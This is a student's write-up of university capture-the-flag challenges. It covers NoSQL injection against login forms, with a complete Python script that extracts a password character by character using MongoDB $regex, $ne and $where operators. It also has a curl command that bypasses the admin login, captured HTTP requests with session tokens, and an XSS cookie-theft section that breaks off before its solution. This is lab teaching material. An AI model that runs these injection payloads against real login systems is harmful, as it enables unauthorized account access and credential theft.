Week12- Write-up

Vishnu Vardhan Ciripuram
N14912012
vc2499


Challenge: NoSQL-1

Objective

The objective of this challenge was to exploit a NoSQL injection vulnerability in the login form to bypass authentication and retrieve the hidden flag. The server used a MongoDB backend, and the injection was performed to extract the flag character by character.

Solution


- Upon accessing the provided URL, I was presented with a login page containing two fields: Username and Password, along with a Login button.
- I crafted a NoSQL injection payload to bypass the login mechanism.


NoSQL Challenge

Find the secret credentials hidden behind a login portal—exploit weaknesses to access them and reveal the flag!


Invalid credentials

- The login form accepted a POST request with username and password fields.
- My goal was to exploit the backend's query logic using MongoDB's $regex operator to guess the password field iteratively.
- I wrote a Python script to automate the injection process. The script used the following payload:




```python
def create_injection_payload(current_prefix, test_char):
    return {
        "username": {"$ne": None},
        "password": {"$regex": f"^{current_prefix}{test_char}"},
        "$where": "this.error = this.password"
    }
```

- This payload allowed me to:
    - Bypass the username check using $ne.
    - Test each character of the password using $regex.
    - Exploit the backend's logic flaw through $where.
- Starting with the known prefix flag{, I iteratively appended characters to the flag by testing all possible characters (a-zA-Z0-9{}!@#$%^&*()).
- For each successful character match, the server returned an authenticated: true response, indicating a correct guess.
- After multiple iterations, I successfully extracted the entire flag.



```
[+] Character found: k | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck
[+] Character found: _ | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_
[+] Character found: n | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n
[+] Character found: 4 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4
[+] Character found: s | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s
[+] Character found: 4 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4
[+] Character found: _ | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000000000000
[+] Character found: 0 | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000
[+] Character found: } | Current flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000}
[+] Successfully retrieved flag: flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000}

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Script Used:




```python
import requests
import string

def create_injection_payload(current_prefix, test_char):
    return {
        "username": {"$ne": None},
        "password": {"$regex": f"^{current_prefix}{test_char}"},
        "$where": "this.error = this.password"
    }

def send_request(target_url, injection_payload):
    try:
        return requests.post(target_url, json=injection_payload)
    except requests.RequestException as error:
        print(f"[!] Request error: {error}")
        return None

def perform_injection(api_endpoint, allowed_chars, initial_prefix="flag{"):
    flag = initial_prefix
    print("[*] Beginning injection process to retrieve the flag ... ")

    while not flag.endswith("}"):
        for char in allowed_chars:
            payload = create_injection_payload(flag, char)
            response = send_request(api_endpoint, payload)

            if response and response.status_code == 200:
                try:
                    response_data = response.json()
                    if response_data.get("authenticated", False):
                        flag += char
                        print(f"[+] Character found: {char} | Current flag: {flag}")
                        break
                except ValueError:
                    print("[!] Failed to decode JSON response.")
                    continue
        else:
            print("[!] Unable to identify the next character. Stopping process.")
            break

    return flag

if __name__ == "__main__":
    endpoint_url = "http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/api/login"
    character_pool = string.ascii_letters + string.digits + "{}_!@#$%^&*()"

    extracted_flag = perform_injection(endpoint_url, character_pool)
    print(f"[+] Successfully retrieved flag: {extracted_flag}")

```

Challenge: Nuclear Code Break-In

Objective: The goal of this challenge was to break into the admin account by using a vulnerability in the login portal and retrieve the hidden flag.

Solution

- I started by visiting the challenge URL, where I found a login page asking for a username and password.
- I suspected there might be a way to bypass the login with NoSQL injection. I registered with my netid and created an account.




vc2499

●●●●●●

vc2499@nyu.edu

I am going to hack u


- I used Burp Suite to capture the login request. This showed how the username and password were being sent in the API request.
- The intercepted request confirmed that the server was expecting a JSON payload with the username and password.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://offsec-chalbroker.osiris.cyber.nyu.edu:10001 [128.238.62.235]


```
POST /api/login HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:10001
Content-Length: 41
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Content-Type: application/json
Origin: http://offsec-chalbroker.osiris.cyber.nyu.edu:10001
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=be40e9c582d37bfdef3b7ccecce64a1b
Connection: close

{"username":"vc2499","password":"vc2499"}
```

- Using what I learned from the request, I crafted a payload to bypass the password check.
- My payload looked like this:
- {"username": "admin", "password": {"$ne": null}}
- Here, "$ne": null means "not equal to null," so the server accepts any password.
- I used a curl command to send the injection payload to the login endpoint.
    - curl -X POST -H "Content-Type: application/json" -d '{"username":"admin","password":{"$ne":null}}' http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/api/login -c admins_cookie.txt
- The server responded with "Login successful," and I saved the admin's session token in admins_cookie.txt.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"username":"admin","password":{"$ne":null}}' http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/api/login -c admins_cookie.txt

{"message":"Login successful"}

┌──(kali㉿kali)-[~/Desktop]
└─$ cat admins_cookie.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

#HttpOnly_offsec-chalbroker.osiris.cyber.nyu.edu        FALSE   /       FALSE   0       token   21232f297a57a5a743894a0e4a801fc3

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

- With the token from the admin's session, I accessed the admin profile page by replacing the token and username.


Request to http://offsec-chalbroker.osiris.cyber.nyu.edu:10001 [128.238.62.235]

```
GET /api/profile?username=admin HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:10001
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/profile?username=admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: token=21232f297a57a5a743894a0e4a801fc3
If-None-Match: "17mdqaakjkh3r"
Connection: close
```

- The response showed the admin's profile, and in the description, I found the flag.
  flag{y0u_h4v3_n0w_4cc3ss_t0_nucl34r_w34p0n_0000000000000000}


Not secure
offsec-chalbroker.osiris.cyber.nyu.edu:10001/profile?username=vc2499
Home
Login
Register
Profile

Profile

Username: admin

Email: osiris@osiris.cyber.nyu.edu

Description: flag{y0u_h4v3_n0w_4cc3ss_t0_nucl34r_w34p0n_0000000000000000}

Challenge: XSS-1


Objective:

The goal of this challenge was to exploit a Cross-Site Scripting (XSS) vulnerability to steal the admin's cookie and capture the flag.

Solution:

